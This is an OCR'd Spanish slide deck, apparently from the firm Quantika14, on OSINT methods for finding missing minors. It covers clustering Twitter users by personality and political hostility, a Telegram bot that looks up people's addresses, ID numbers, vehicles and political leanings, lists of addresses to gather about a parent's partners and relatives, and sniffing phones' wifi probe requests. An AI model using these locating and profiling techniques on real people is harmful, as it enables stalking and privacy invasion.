


## 2.7.1 Clustering: K-means

- usuario (el nombre en Twitter)
  - “mp” = Menciones políticas
  - “co” = Conscientiousness – grado de orden, prolijidad, organización
  - “ex” = Extraversión – grado de timidez, solitario o participación ante el grupo social
  - “ag” = Agreeableness – grado de empatía con los demás, temperamento
  - “ne” = Neuroticism, – grado de neuroticismo, nervioso, irritabilidad, seguridad en sí mismo.
  - Wordcount – Cantidad promedio de palabras usadas en sus tweets
  - Categoría – Actividad laboral del usuario (actor, cantante, etc.)
  - “eo” – Exposición de odio/desprecio hacia algún partido o miembro político

```
1 import pandas as pd
2 import numpy as np
3 import matplotlib.pyplot as plt
4 import seaborn as sb
5 from sklearn.cluster import KMeans
6 from sklearn.metrics import pairwise_distances_argmin_min
7
8 %matplotlib inline
9 from mpl_toolkits.mplot3d import Axes3D
10 plt.rcParams['figure.figsize'] = (16, 9)
11 plt.style.use('ggplot')
```

```
1 dataframe.drop(['categoria'],1).hist()
2 plt.show()
```



## 2.7.1 Demostración: obtener orientación política con Twiana








- **@osintbot**
- **Dante's Gates**
- **Comandos:**
  - **/phone:** páginas blancas, foros, blogs, pastebin, redes sociales, etc
  - **/people:** redes sociales, tlf y domicilio, DNI, multas, vehículos, etc
  - **/email:** lo mismo que EO-ripper.py
  - **/Nick:** realiza una búsqueda en más de 300 k de páginas y 300 foros
  - **/twiana:** obtiene la orientación política de una cuenta de Twitter



# Secuestro parental: obtención de ubicaciones

## **Direcciones:**

- Domicilios (primer y segundo hogar)
- Domicilios de parejas y exparejas
- Domicilios de familiares
- Domicilios de amigos
- Sitios frecuentes (bares, cines, parques, rutas, etc)
- Sitios mencionados (futuros viajes, sitios soñados o recurrentes, etc)

- 
- Sabíamos que su pareja actual es abogada (base de datos del colegio)
  - En el Boletín oficial del Estado aparecía su domicilio

## 2.9 Herramientas en la calle: capturando clientes wifi

Nuestros dispositivos móviles guardan todas las wifis a las que te conectas y están constantemente mandando peticiones para conectarse.




```
[“BAR_PEPE”, “MC_DONALD_TRIANA”,  
“La_casa_de_Lola_Flore”,  
“WIFI_SUSANA_DIAZ”]
```

## 2.9.1 LogiKa14

- Python 2.7
- Licencia GNU 3
- Tkinter módulo de interfaz gráfica
- Obtiene [mac, vendor y bssid de intentos de conexión]
- <https://es.slideshare.net/quantikacatorce/localizacion-de-personas-desaparecidas-a-travs-de-las-nuevas-tecnologas-de-la-comunicacin>

DEMO TIME





# Investiga conmigo desde el sü


## 3. Investiga conmigo



# Cómo colaborar

Es una plataforma de crowdfunding para apoyar proyectos sociales. Hemos creado una para invertirlo en un equipo de voluntarios que estén dispuestos en ayudar a la búsqueda de menores desaparecidos.

Todas las personas que quieran acceder al equipo recibirán una formación.



[Cambia la foto](#)



## Ayuda a buscar a menores desaparecidos a través de las tecnologías.

[Cambia el nombre del Grupo](#)

10/10/2017

Más de 50 personas desaparecen al día sin ninguna causa aparente en España. Muchas de estas desapariciones corresponden a jóvenes menores de 18 años. Desde este grupo queremos ayudar a personas que tengan un/a menor desaparecido/a a través de las tecnologías. Hemos comprobado en más de 11 casos que la omnipresencia de dispositivos móviles, ordenadores y redes sociales pueden facilitar a la localización del menor, todo gracias a peritos informáticos, protocolos y profesionales voluntarios.

[Cambia la descripción](#)

Comparte en las redes sociales

[Difunde el Grupo](#)

4 Teamers

Hemos recaudado hasta hoy:

30€



[Ver detalle de recaudaciones](#)

- [Realiza la donación al proyecto](#)
- [Otras opciones](#)



# PREGUNTAS



# ¡MUCHAS GRACIAS!

C/ Alcalde Isacio Contreras  
Nº6, Bajo A  
41003 Sevilla  
Tel: +34 605 938 90

---

[www.quantika14.com](http://www.quantika14.com)



@quantika14



/quantika14



/quantika14



info@quantika14.com